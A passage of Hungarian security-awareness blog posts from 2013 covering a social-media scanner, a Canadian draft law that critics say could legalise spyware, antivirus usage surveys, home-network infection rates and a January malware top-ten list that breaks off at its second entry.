Több féle képpen is védekezhetünk az ilyenek ellen. Az **első az óvatosság, óvakodjunk az olyan linkektől, melyek „sokkoló" híreket, videókat vagy képeket ígérnek**. De emellett jól jöhet a naprakész antivírus, a jó kis script blokkoló NoScript böngésző kiegészítő, és mostantól ide sorolhatjuk az ESET Social Media Scannert is, amely ellenőrzi az üzenőfalon megjelenő posztokat, híreket és felhasználói üzeneteket is, hogy azok ne tehessenek kárt a gépben. A Social Media Scanner alkalmazás ismerőseink üzenőfalát is képes ellenőrzi. Ezt **az alkalmazást bárki, platformfüggetlenül szabadon letöltheti, telepítheti**, és remélhetőleg az új kihívásoknak megfelelően folyamatosan fejleszteni is fogják.

Tetszik 142 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 2 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Kisokos a Cryptolocker kártevő ellen
- Titkosítás nem csak kémeknek
- A CryptoLocker esete a rendőrséggel
- Negyedszázados férgek - októberi adatok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5065702

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Kanadai kémprogram persze csak a mi érdekünkben

2013.02.08. 13:19 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: kanada rootkit kémprogram törvénytervezet

Érdekes passzus fedezhető fel a kanadai tervezett anti-spam jogszabályban, tulajdonképpen csoda, hogy a vaskos szöveget valaki az elejétől fogva alaposan végigolvassa, és észreveszi benne az ilyen necces részeket.




Mielőtt ebbe belemennénk, érdemes egy-két korábbi megfigyeléses, kémprogramos történetet, sőt a médiafogyasztást kikémlelő, jelentő esetet feleleveníteni, és majd ennek fényében megnézni, vajon az ilyen "felügyelet" a gömbölyű szép új világért tulajdonképpen kinek az érdekeit szolgálja leginkább.




Mindenki számára emlékezetes lehet **a 2005-ös év, amikor novemberben Mark Russinovich okos rendszerprogramjaival leleplezte a SONY BMG zenei CD-ken lévő másolásvédelmi rootkitet**. Aztán alig egy évvel később, **2006-ban Németországban forgalmaztak olyan szintén rejtett rootkit technológiával operáló DVD filmet,** amelyen a másolásvédelmi rootkit asztali lejátszókkal vagy más operációs rendszer alatt semmilyen problémát nem okoz, a film lejátszását sem akadályozza, **ám Windows rendszerű számítógépbe helyezésekor titokban egy telepítőprogramot indított el. Ha most az antivírus szemüvegen át nézzük ezt, egyértelmű biztonsági kockázat, hiszen rést üt a rendszerünkben, a rejtett mappában bármilyen más kártevő is elbújhat, és ezzel komoly veszélynek teszik ki a felhasználót.**



A médiafogyasztás szempontjából meg az lehet zavaró, **ha a jogtulajdonosok ilyen alattomos módszerekkel próbálnak meg ellenőrzést gyakorolni a felhasználó felett, ellenőrizve például, hogy az adott lemezt hányszor játszották le, történt-e másolási vagy rippelési kísérlet, milyen más médiatartalmakat fogyasztottak**, stb. Idősebbek és katonaviseltek még emlékezhetnek a Media Playerrel kapcsolatos kalandra is, ahol ugye gyűjtötték a felhasználók által hallgatott lemezek, nézett filmek adatait.



A DVD-s Mr és Mrs Smith esetre visszatérve, akkoriban több fórumra is érkezett olyan felhasználói panasz, hogy a program telepítése után a DVD-írók és virtuális meghajtók elérhetetlenek lettek. Egy ilyen gépen hiába indították el a CD/DVD író programot (például Nero, Alcohol), az optikai egységeket nem lehetett kiválasztani az egységek legördülő menüjében. **Az volt a szomorú, hogy ebben az esetben a DRM csak azt leckéztette meg, aki boltban, pénzért megvásárolta, és legálisan birtokolta a korongot.** A SONY akkori elnöke, Thomas Hesse nyilatkozata magáért beszél az ügyben: *"Most people, I think, don't even know what a rootkit is, so why should they care about it?"*, magyarán a legtöbb ember úgysem tudja, mi az a rootkit, minek kellene hogy érdekelje őket, vagy hogy feleslegesen aggodalmaskodjanak?



Most akkor nézzük a kanadai jogszabálytervezet aggályosnak látszó részletét:
"(a) a program that is installed by or on behalf of a person to prevent, detect, investigate, or terminate activities that the person reasonably believes (i) present a risk or threatens the security, privacy, or unauthorized or fraudulent use, of a computer system, telecommunications facility, or network, or (ii) involves the contravention of any law of Canada, of a province or municipality of Canada or of a foreign state;"



Ami a cikk szerzője szerint **tulajdonképpen nem más, mint kiskapu, felhívás keringőre: elvben legalizálná a felhasználók gépeire telepíthető kémprogramot**. Persze egy dolog a tervezet, egy másik meg, hogy abból mit fogadnak el, de azért **még ha nem is megy át, akkor is elgondolkodtató az ilyen kísérlet. Egy olyan feje tetejére állt világban, ahol például másfél millió dolláros büntetést lehet kiszabni egy magánemberre 24 zeneszámért, nem igazán szerethető az ilyen "prevent, detect, investigate, or terminate" rejtett felügyeleti program elvi lehetősége, telepítsék azt akár bűnözők, akár állami szereplők vagy éppen jogvédő jogtulajdonosok.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Egy Skype támadás margójára
- Spammelés antivírus cégek nevében
- A CryptoLocker esete a rendőrséggel

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5069394

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Ki miben bízik?

2013.02.11. 15:43 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: felmérés védelem írország antivirus internetsecurity


Az írországi ESET végzett egy felmérést a felhasználók körében, ki milyen védelmi megoldásra bízza a rendszerét. A rossz válaszok között szerepelt a semmire vagy a feltört antivírusprogramra is, és **hitünk szerint mindennek tanulsága nem csak az írek számára lehet**.




Pár héttel ezelőtt körbejártuk már azt a véleményt, amely **szerintünk tévesen azt sugalmazta, ha az antivírus nem fogja meg a támadások 100%-át, akkor egyáltalán nem is érdemes használni**. Ilyen alapon ha valaki meghal egy olyan autóban, amiben biztonsági öv és légzsák is volt, akkor a jövőben talán senkinek nem kéne becsatolni magát többé, és szereljük ki a légzsákokat is?



Az persze igaz, hogy a klasszikus, semmilyen más kiegészítővel nem rendelkező puszta szignatúra alapú antivírus nem elegendő az internet veszélyei ellen, jelenlétüket többnyire az indokolja, hogy aki integrált internetbiztonsági csomag helyett maga akarja egyesével kiválasztani vírusirtóját, tűzfalát, IDS-ét, az megtehesse ezt. Az viszont nyilvánvaló, a védekezéshez **a vírusirtó önmagában egyre kevésbé mondható teljesnek, kipipálva még nem dőlhetünk hátra megnyugodva**.



Ahogy a bevezetőben is néztük, **sokak - 5% - szerint egyáltalán nem is kell vírusirtó, de nem elhanyagolható az a 3% sem, akik úgy gondolják, hogy a feltört antivírus is ugyanolyan jó, mint az igazi**. Pedig számos esetben olyan manipulált telepítőcsomagról van szó, amelyikben már eleve egy olyan trójai kártevőt telepítenek, amit a rendszer nem vesz majd észre. Az írek 45%-a gondolkodik úgy, elegendő neki az ingyenes antivírus, míg **36% vélekedik aszerint, hogy a vásárolt, licencelt internetbiztonsági csomag ad annyi plu** (anyanyelven igénybe vehető support, komplexebb védelem, beépített tűzfal, anti-spam, social media scanner, adathalászat elleni védele szignatúra alapú védelmet kiegészítő proaktív és viselkedés alapú heurisztika, stb.), **amiért neki megéri ezt választani.**



A komplex védelem szükségességével szemlátomást azok is tisztában vannak, akik nem egy komplett internet security csomagot választanak, ők azok akik modulszerűen összeválogatják a nekik tetsző komponenseket, ez adja ki a torta nem kicsi, 21%-át. És végül egyetlen adat még, **a válaszadók 6%-a egyáltalán nem tudja, mit használ, ez biztosan nem fest jól a biztonságtudatossági térképeken**.



Azt természetesen a különféle védelmekkel rendelkezőknek sem szabad elfelejteniük, hogy **egyetlen biztonsági szoftver sem védheti meg a felhasználókat, ha nem foglalkoznak annak riasztásaival, vagy ha ők maguk kapcsolják ki azt, hogy meg tudjanak nyitni egy fertőzött fájlt.**

Tetszik 71 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- Spammelés antivírus cégek nevében
- A Facebook és a Microsoft együtt keresik a hibákat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5074484

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Az otthoni hálózatok 13%-a fertőzött

2013.02.13. 12:55 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: felmérés fertőzés hálózatok képzés otthoni naivság biztonságtudatosság

Ez az eredmény jött ki abban a vizsgálatban, melyben az Észak-amerikai otthonok 2012-es helyzetét vizsgálták. **A fertőzött gépek felén pedig valamilyen kritikus veszélyességű, például botnetes kártevő volt.**




Ha csak az előző Ki miben bízik posztunkra gondolunk, **nyilván ennek sok köze van ahhoz, hogyan és mivel védekezünk, de sosem csak fekete vagy fehér, igen vagy nem szintűek ezek a problémák, nem egyetlen okra vezethetőek vissza**. A minap volt egy cikk, miszerint "Buták a magyar internetezők", mi viszont semmiképpen nem fogalmaznánk így, **sokkal inkább van szó naivságról, tájékozatlanságról, tapasztalatlanságról, túlzott jóhiszeműségről. Fogalmilag számunkra csak az a buta ember, aki érvekkel nem győzhető meg, és korábban elkövetett hibáiból nem tanul**. Persze az bizonyos, a biztonságtudatosságban mindenkinek, bármely országban, minden korosztályban van mit tanulnia, és ezt folyamatosan és rendszeresen meg is kell tennie. **Amíg egyetlen ember is akad, aki elhiszi egy böngészőben kéretlenül felugró ablaknak, hogy valóban ő nyerte az ingyen iPhone-t vagy az iPadet, a nyeremény reményében pedig kész kiadni személyes adatait, addig lesz tennivaló az oktatás és képzés vonalon.**



Hogy van mit tanulnunk, arra egy jó példa lehet az a korábbi akció, ahol az előre lájkolandó oldalon "Mi az indián neved" kérdés szerepelt. **Hiszen az embereknek valóban nagyon tudniuk kellett, hogy milyen indián nevük lenne, mert enélkül aztán egy lépést sem ;-)** Emellett azonban más is történt ott velük, hiszen **csak a névre kíváncsi egyszerű felhasználó a kattintás után egyben a cég rajongójává is vált, ezt ki is posztolta az üzenőfalára az ismerőseinek anélkül, hogy az "akarsz-e a xy ékszerbolt rajongója lenni" kérdést látta volna, és arra igent felelt volna**.



Jó, a dolog persze már jó egy éve lecsengett, aki akarta volna, nyomhatott volna egyet az "unlike"-ra, vagy rég eltávolíthatta volna az appot magától, gyaníthatóan azonban sokan ezt lustaságból, nemtörődömségből máig nem tették meg. Amellett persze, hogy biztosan voltak szép számmal olyanok is, akik úgy vélték, ez egy ötletes és maximálisan etikus elfogadható kampány volt, amivel nem volt semmi gond. Azért ha ma kíváncsiságból megnézzük a Socialbakers oldalán a vezető magyar brandek adatait, tegye fel a kezét az, aki meglepődik azon, hogy az első helyezett Extreme Silver láthatóan **fényévekkel megelőzi az olyan jelentéktelen, futottak még márkákat, mint a Túrórúdi, Coca Cola, Disney vagy a McDonald’s. Talán nem tévedünk sokat, ha úgy gondoljuk, bár itt semmilyen kártevő nem szerepelt, ennek ellenére mindennek azért van némi halvány köze a biztonságtudatossághoz is**, ami számtalan apró megtett, meg nem tett, vagy elmulasztott részletből áll össze, zárójel itt bezárva.



Még egy gondolat a korábbi butaság kontra nem butaság vitához. Egyfelől, **aki butának nevezi a felhasználót, az lehet, hogy éppen a saját szüleit, gyerekeit aposztrofálja így**. Másrészt van ennek a dolognak azért egy másik vetülete is, hogy **az átverési trükkök kitalálói, a kártevőterjesztők zömmel igazi profi szakemberek**, a megtévesztés magas fokú művészei, akik a social engineering területén is sokszor remek érzékkel jönnek elő jól megtervezett kampányaikkal, legyen az Bud Spencer halálhíre, esetleg hamis RIAAA, DEA figyelmeztetés, vagy éppen ingyen 1000 dolláros Victoria's Secret utalvány. Emellett **a sebezhetőségek bejelentésének folyamata az utóbbi évek folyamán brutálisan elüzletiesedett, és a nulladik napi támadások csillagászati áron, a szokásos Nemzetbiztonsági Hivatal, az amerikai hadsereg, a különféle bűnüldöző és hírszerző ügynökségek mellett sokszor a legmagasabb licitet adó homályos csoportok részére kerül eladásra, miközben a terméket fejlesztők meg jól le vannak maradva egy-két brossurával**. Eközben a 0-day közvetítők ártatlan arccal széttárják kezüket: **hát kérem, mi nem tehetünk semmiről, ez csak egy üzlet, elég csak a Stuxnetre gondolni, ahol jóval előbb került rossz kezekbe a kihasználható sebezhetőség, mint hogy a Microsoftnak egyáltalán jelentették volna.**



Visszatérve az Alcatel-Lucent's Kindsight Security Labs jelentésre, nem meglepően a mobil fronton készülhetünk majd egyre növekvő számú támadásra, az említett kutatás **a mobil kártevők növekedését, ezen belül is** az Android alapú támadások negyed év alatti ötszörös növekedését emelte ki. Ha most mindehhez hozzávesszük, a korábban jól kitárgyalt sokakat érintő BYOD jelenséget, másfelől egy másik, Nokiás felmérés eredményét, amely arról tanúskodik, hogy **az átlagfelhasználó 6 percnél tovább nem hagyja "magára" készülékét, naponta 150-szer ellenőrzi, hogy kapott-e üzenetet vagy hívást, üzenetből 23 a napi átlag, hívásból 22**, akkor látszik, a felhasználók képzése mellett ez is egy olyan lehetséges gyenge pont, amit a jövőben szintén kiemelten védeni kell.

Tetszik 69 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- 2014 az internetes adatvédelemről szól majd
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- A CryptoLocker esete a rendőrséggel
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5078319

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Gyengült a Conficker, maradt az élen az Autorun


2013.02.15. 09:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika adatok január nod32 havi threatsense vírusstatisztika 2013.


Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2013. januárjában a következő 10 károkozó terjedt a legnagyobb számban.**



Háromnegyed éve, azaz egész pontosan kilenc hónapja nem talál legyőzőre az Autorun, maradva ezzel az első pozícióban. A gyanítható okokról már sokszor beszéltünk, ezek között **nyilvánvalóan a rengeteg frissítetlen Windows rendszer okolható elsősorban**, vagyis egyáltalán nem arról van szó, hogy a Microsoft nem gondoskodott volna idejében hibajavításról. **Egy friss tanulmány szerint a népszerű és közkeletű kártevők által kihasznált exploitok legalább kétévesek vagy még ennél is korábbiak**.



Ha ez nem is jó hír, ám másik régi listatagunk, a Conficker féreg szerencsére már visszaszorulóban van, hiszen a korábbi negyedikről ezúttal a hatodik helyre elegendő teljesítményt volt képes nyújtani. Tavaly novemberben találkozhattunk utoljára a Win32/Qhost trójaival, e hónapban viszont egészen az ötödik helyig tudott felkapaszkodni. Mint ismeretes, ez a kártevő **általában fertőzött e-mail üzenetek mellékleteiben terjed, és lefutva hátsó ajtót nyit a gépen, kiszolgáltatva annak adatait a bűnözőknek**.



Az ESET Global Trends Report e havi kiadásában ezúttal arról olvashatunk, hogy **bár a vírusok is képesek időnként komoly károkat okozni, de a fejekben is muszáj néha rendet tenni, mert a social engineering alapokra építkező spamek, átverések, hoaxok is könnyen megzavarhatnak sokakat.** Példaként azt a hoaxot, azaz álhírt, átverést említik, amely "Simon Ashton a Hacker" tárgysorú üzenetben érkezik mind a mai napig, bár már több éve kering az éterben. Sajnos mindig akad olyan, aki az ilyen leveleket készpénznek veszi, sőt ami még rosszabb, ismerőseinek tovább is küldi - pontosan ez az oka annak, hogy egy ilyen sok éves hamis körlevél újra és újra

eljuthat sokakhoz. Sok benne a tipikus elem, panel, amire érdemes figyelni.



Magát a levélnek a tárgysorát érdemes begépelni egy webes keresőbe, így gyorsan ellenőrizhetjük, valódi vagy lánclevéllel van-e dolgunk. Azon kívül ha egy állítólagos vírusra figyelmeztető levél azzal fejeződik be, hogy küldjük azonnal tovább az összes ismerősünknek, ne tegyük, mert ezzel csak felesleges ijedelmet okozunk, felesleges forgalmat generálunk, és a hamis vírusfigyelmeztetést tartalmazó hoax levél életciklusát hosszabbítgatjuk meg. Annyit persze érdemes ebből és az összes hasonló üzenetből megszívlelni, hogy ismeretlenektől kapott kéretlen leveket, mellékleteket ne nyissunk meg, inkább olvasatlanul töröljük, ám ha mégis elolvassunk, akkor viszont gondolkodjunk józanul és figyeljünk a tipikus árulkodó jelekre.



Januári fontosabb blogposztjainkat áttekintve zavarban vagyunk, mert annyi sok érdekes téma bukkant fel, hogy nehéz belőlük mazsolázni. Mindenesetre elvégeztük szokásos év végi értékelésünket, amelyben a tavaly januári vírusjóslatokat vettük górcső alá, mennyire váltak be az előrejelzések. Természetesen ismertettük az ESET idei éves jóslatait is, amiben **többek közt a Java alapú sebezhetőségek is oroszlán részt kaptak**. Emellett januárban érkezett látszólag a Vodafone-tól e-mailes kártevő, de foglalkoztunk egy **a magyar bankokat támadó Zeus kártevő variánssal** is, **amelyik már tökéletes magyarsággal próbálja átverni az interneten bankolókat.**



Emellett az ESET egy felmérésében arra kérdezett rá, mennyire félünk attól, hogy elvesztjük vagy ellopják számítógépünket, tabletünket vagy okostelefonunkat. A válasz persze igen nagyon volt, és a **legnagyobb veszélyben a gépkocsiban hagyott eszközök** vannak a statisztika szerint. **Mindezt kiegészítettük pár hasznos jótanácssal is, mire figyeljünk, hogy ne lopják el, és mit tegyünk, azután, ha már meg van a baj**.




Végül hírt adtunk arról, hogy **az ESET víruslaborja leleplezett egy PokerAgent nevű kártevőt**, amelynek több, mint 800 ezer számítógépet sikerült megfertőznie. A trójai fő feladata a Facebook ID alapján nyilvántartott Zynga Poker statisztika, valamint **a Facebook rendszeren belül megadott fizetési, illetve hitelkártya adatok kikémlelése volt.**



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2013. januárjában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 18.07%-áért. Aki pedig folyamatosan és **első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán**.

1. INF/Autorun vírus
Elterjedtsége a januári fertőzések között: 3.27%
Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun


2. HTML/Iframe.B.Gen vírus
Elterjedtsége a januári fertőzések között: 2.77%
Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott

URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



